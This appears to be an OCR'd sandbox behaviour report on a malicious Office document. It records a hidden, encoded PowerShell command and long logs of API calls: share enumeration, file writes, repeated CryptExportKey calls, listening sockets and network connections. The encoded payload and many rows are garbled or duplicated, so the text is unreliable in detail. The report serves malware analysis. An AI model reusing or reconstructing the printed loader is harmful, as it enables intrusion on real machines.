	ACAAUWBFAFQAIAAOACIAdwAiACSAIgAzAEMAdAA1ACIAKQAgACGAWWBUAHKAUABFAF0AKAAiAHSAMAB9AHSANQB9AHSAMAB9AHSANAB9AHSAM WB9AHSAMQB9ACIAIAAtAGYAIAAnAHMAJWASACCACABVAEKAbgB0AG0AQQBuAGEARWBIAHIAJWASACCARQB0ACCALAANAFYASQBjAEUAJWASACCA		
	LgBTAEUAcganaCwaJwB5AHMAVABIAG0ALgBuaCcaKQAgaCAAKQAgaDsaJABLAGoadQAwAHEAeQB6AD0AJABGADAAXwBNACAAKwAgAFsAYwB		
	oAGEAcgBdACGAMwAzACkAIAArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAANAFQAMgANACSAJwA2AFMAJwApADsAIAAoACAAIABWAEE AcgBJAGEAYgBsAEUAIABFAFIAWQBkADQARwAgAC0AVgBhAGwAdQBIAG8ATgBsAHkAKQA6ADoAlgBjAFIAYABIAGEAdABFAGQAaQBgAFIAYABIAE		
	acgbjageaygesaeuaiabyayawuqakwaqacuaygbiagwaqubiagbaygbsayaaabuoaigbjayayayabaqeadabyaguagayiayabiae MAVABPAGAAUgBZACiakkakAEgaTwBNAEUaiaaraCaakkaaoACcaewawaH0AQwa1aGsaXwBvAHkaeaB7ADAafqBQACcakwanaG8AJwarACcaMA		
	AnACsAJwBwADUAOQB, , Process:2808:%windir%\System32\WindowsPowerShell\v1.0\powershell.exe) Return: 1		
Detection	Threat Characteristic: Creates process		
	Process ID: 2808 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe powershell -w hidden -enc IABzAFYAIAAgAGUAcgB5AEQANABHACAA		
	IAAOACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAyAH0AlgagAC0ArgagACCAZABpAFIARQBDA		
	HQATWANACWAJWByACcALAANAFkAJWASACcALgANACWAJWBZAHKAcWBUAEUAbQAuAEkAJWASACcAbwANACKAIAApADSAIAAgACAAUWBFAFQAIAAo		
	ACIAdwAiaCsAlgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIA AtaGYAIAAnAHMAJwAsACcacABvAEkAbgB0AG0AQQBuAGEARwBIAHIAJwAsACcARQB0ACCALAAnAFYASQBjAEUAJwAsACcALgBTAEUAcgAnACwAJ		
	wB5AHMAVABIAG0ALgBuACcAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGADAAXwBNACAAKwAgAFsAYwBoAGEAcgBdACgAMwAz		
	ACKAIAArACAAJABOADAAOQBQADsAJABOADMAMgBYAD0AKAANAFQAMgAnACSAJwA2AFMAJwApADsAIAAoACAAIABWAEEAcgBJAGEAYgBsAEUA		
	IABFAFIAWQBKADQARwAgACOaVgBhAGwAdQBIAG8ATgBsAHKAKQA6ADoAIgBjAFIAYABIAGEAdABFAGQAaQBgAFIAYABIAEMAVABPAGAAUgBZACI AKAAKAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AQwA1AGsAXwBvAHKAeAB7ADAAfQBQACcAKwAnAG8AJwArACcAMAAnACSAJwBwADUAOQB		
	wAHsAMAAnACsAJwB9AC		
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, fb531318, -1, 9506df60, 9506df68, 0) Return: 0	2756	2808
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\1590aee7bdd69b59b.customDestinations-ms~RF18f5a.TMP) R	2756	2808
	eturn: 1		
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\AKCWWQHBRYXFOSJWl8E8.temp Type: VSDT_COM_DOS	2756	2808
Write File	Path: %APPDATA%MicrosoftWindowslRecent\CustomDestinations\AKCWWQHBRYXFOSJWl8E8.temp Type: VSDT_COM_DOS	2756	2808
Add File	Path: %APPDATA%MicrosoftWindowslRecent\CustomDestinations\t590aee7bdd69b59b.customDestinations-ms~RF18f5a.TMP Type: VSDT_EMPTY	2756	2808
Add File	,, -	2756	2808
	Path: %APPDATA%MicrosoftWindows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF18f5a.TMP Type: VSDT_COM_DOS		
Add File	Path: %APPDATA%MicrosoftWindows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms Type: VSDT_COM_DOS	2756	2808
Delete File	Path: %APPDATA%MicrosoftWindowsiRecent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF18f5a.TMP Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: CryptExportKey Args: (95291770, 0, 6, 0, 0, 9506a644) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291380, 0, 6, 0, 0, 9506cf74) Return: 1	2756	2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: d0c		2516
Call Network API	API Name: bind Args: (d0c, 127.0.0.1:53827, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 127.0.0.1:53827		
Call System API	API Name: CryptExportKey Args: (95291540, 0, 6, 0, 0, 950692a4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291540, 0, 6, 0, 0, 95069244) Return: 1 API Name: CryptExportKey Args: (95291540, 0, 6, 0, 0, 950699f4) Return: 1	2756	2808
	API Name: CryptExportKey Args: (95291540, 0, 6, 0, 0, 95060304) Return: 1 API Name: CryptExportKey Args: (952918c0, 0, 6, 0, 0, 95060304) Return: 1	2756	2808
Call System API			2000
Call System ADI		2100	2516
	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003	2130	2516
Call System API Call Internet Helper API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008	2700	2516
Call Internet Helper API Call Internet Helper API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , -600968840, -2067004672, -627483760) Return: cc000c	2130	2516 2516
Call Internet Helper API Call Internet Helper API Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1	2130	2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94	2100	2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94	2100	2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87	2.50	2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003	2.50	2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API Call System API Call Network API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: bnsQueryEx Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call System API Call Network API Call System API Call System API Call System API Call System API Call Network API Call Network API Call Network API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: Socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API Call System API Call Network API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: bnsQueryEx Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API Call System API Call Network API Call Network API Call Network API Call Network API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.049170, 16) Return: 0 Threat Characteristic: Listens on port		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API Call System API Call Network API Detection	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.049170, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049170		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API Call System API Call Network API Call System API Call Network API Call System API Call System API Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.049170, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049170 API Name: ConnectEx Args: (d98, self.events.data.microsoft.com:443, 16, 0, 0, 0, 0, da8fbd78) Return: 0		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call System API Call Network API Call System API Call System API Call System API Call Network API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.049170, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49170 API Name: ConnectEx Args: (d98, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fbd78) Return: 0 API Name: send Args: (d98,, 1, 191) Return: 0		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call System API Call Network API Call System API Call System API Call System API Call Network API Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.049170, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049170 API Name: ConnectEx Args: (d98, self.events.data.microsoft.com:443, 16, 0, 0, 0, 0, da8fbd78) Return: 0		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API Call System API Call System API Call Network API Detection Call System API Call System API Call System API Call Retwork API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc00008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.049170, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049170 API Name: ConnectEx Args: (d98, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fbd78) Return: 0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call System API Call Network API Call System API Call System API Call System API Call Network API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.049170, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049170 API Name: ConnectEx Args: (d98, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fbd78) Return: 0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N		2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call System API Call Network API Detection Call System API Call System API Call System API Call System API Call Retwork API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc00008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (24, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.0.49170, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049170 API Name: connectEx Args: (d98, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fbd78) Return: 0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N	2756	2516 2516 2516 2516 2516 2516 2516 2516
Call Internet Helper API Call Internet Helper API Call System API Call Network API Call Network API Call System API Call System API Call System API Call System API Call Network API Detection Call System API Call System API Call System API Detection Call System API Call Registry Key	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008 API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1 API Name: socket Args: (2, 2, 0) Return: d94 API Name: socket Args: (23, 2, 0) Return: d94 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (23, 2, 0) Return: d98 API Name: socket Args: (2, 1, 6) Return: d98 API Name: bind Args: (d98, 0.0.0.0.49170, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049170 API Name: ConnectEx Args: (d98, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fbd78) Return: 0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516 2516

Call System API	API Name: CryptExportKey Args: (95291620, 0, 6, 0, 0, 9506a144) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95290cf0, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291770, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291a80, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291a80, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291620, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95290cf0, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95290cf0, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
		2756	
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1		2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291850, 0, 6, 0, 0, 9506a9b4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291a80, 0, 6, 0, 0, 9506b104) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (952917e0, 0, 6, 0, 0, 9506da14) Return: 1	2756	2808
Call System API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1		2516
Call Network API	API Name: socket Args: (23, 1, 6) Return: ffc		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 105c		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 105c		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 1064		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1064		2516
Call Network API	API Name: bind Args: (1064, 0.0.0.0:49171, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port		
Detection	0.0.0.049171		
Call System API	API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95069144) Return: 1	2756	2808
		2730	
Call System API	API Name: ConnectEx Args: (1064, ctldl.windowsupdate.com:80, 16, 0, 0, 0, da8304f8) Return: 0		2516
Call Network API	API Name: send Args: (1064, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?152f8bafa662f3af HTTP/1.1\r\nConnection: Keep-Alive\r\n		2516
	Accept: */*\n\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0		
Call System API	API Name: CryptExportKey Args: (af628b50, 0, 6, 0, 0, 95069894) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af627e30, 0, 6, 0, 0, 9506c264) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628060, 0, 6, 0, 0, 9506ad94) Return: 1	2756	2808
•		2756	
Call System API	API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95068be4) Return: 1		2808
Call System API	API Name: CryptExportKey Args: (af6283e0, 0, 6, 0, 0, 95067754) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628a00, 0, 6, 0, 0, 95068ef4) Return: 1	2756	2808
Call Network API	API Name: socket Args: (2, 1, 0) Return: 1058		2516
Call Network API	API Name: socket Args: (23, 1, 6) Return: 1078		2516
Call System API	API Name: WinHttpCloseHandle Args: (da8f6080) Return: 1		2516
•			
Call System API	API Name: WinHttpCloseHandle Args: (da831140) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (da3cf380) Return: 1		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\SessionId Value: None		2516
Call System API	API Name: CryptExportKey Args: (af6280d0, 0, 6, 0, 0, 95069a94) Return: 1	2756	2808
		2756	2808
Call System API	API Name: CryptExportKey Args: (af6280d0, 0, 6, 0, 0, 95068604) Return: 1		
Call System API	API Name: CryptExportKey Args: (af628bc0, 0, 6, 0, 0, 95069da4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628a70, 0, 6, 0, 0, 95069a94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628060, 0, 6, 0, 0, 95068604) Return: 1	2756	2808
